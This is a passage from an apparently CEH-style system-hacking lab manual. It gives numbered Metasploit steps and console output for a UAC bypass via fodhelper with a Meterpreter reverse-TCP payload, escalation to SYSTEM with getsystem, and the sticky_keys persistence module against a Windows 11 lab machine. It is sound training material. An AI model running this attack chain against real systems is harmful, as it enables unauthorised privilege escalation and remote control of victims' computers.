8	exploit/windows/local/bypassuac_sdclt	Escalate UAC Protection Bypass (Via Shell Open Registry Key)	2017-03-17	excellent	Yes	Wind
9	exploit/windows/local/bypassuac_silentcleanup	Escalate UAC Protection Bypass (Via SilentCleanup)	2019-02-24	excellent	No	Wind

28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

29. Type **set session 1** and press **Enter**.

30. Type **show options** in the meterpreter console and press **Enter**.

Module 06 – System Hacking

The screenshot shows the msfconsole interface on a Parrot OS terminal window. The user has selected the 'exploit/windows/local/bypassuac_fodhelper' module. They have set the session to 1 and are viewing the options. The payload is set to 'windows/meterpreter/reverse_tcp' with LHOST 10.10.1.13 and LPORT 4444. The target is identified as 'Windows x86'. The exploit command has been entered but not yet run.

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

Name      Current Setting  Required  Description
SESSION   1                  yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id: Name
-- --
0  Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
33. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

The screenshot shows the msfconsole interface after the exploit command was run. It details the process of bypassing UAC, executing the payload, and establishing a meterpreter session on the Windows 11 machine at 10.10.1.11. The session is successfully opened.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter >
```

34. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

35. Type **getsystem -t 1** and press **Enter** to elevate privileges.
36. Now, type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following session details:

Id	Name
0	Windows x86

Exploit configuration:

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
```

Session compatibility and payload execution:


```
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400
```

Meterpreter session details:

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

37. Type **background** and press **Enter** to background the current session.

Module 06 – System Hacking



```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit


[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

Note: In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in Windows 11.

38. Type **use post/windows/manage/sticky_keys** and press **Enter**.

39. Now type **sessions i*** and press **Enter** to list the sessions in meterpreter.



```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	meterpreter	x86/windows	Windows11\Admin @ WINDOWS11	10.10.1.13:444 -> 10.10.1.11:50171 (10.10.1.11)
2	meterpreter	x86/windows	NT AUTHORITY\SYSTEM @ WINDOWS11	10.10.1.13:4444 -> 10.10.1.11:50193 (10.10.1.11)

```
msf6 post(windows/manage/sticky_keys) >
```

40. In the console type **set session 2** to set the privileged session as the current session.

41. In the console type **exploit** and press **Enter**, to begin the exploit.

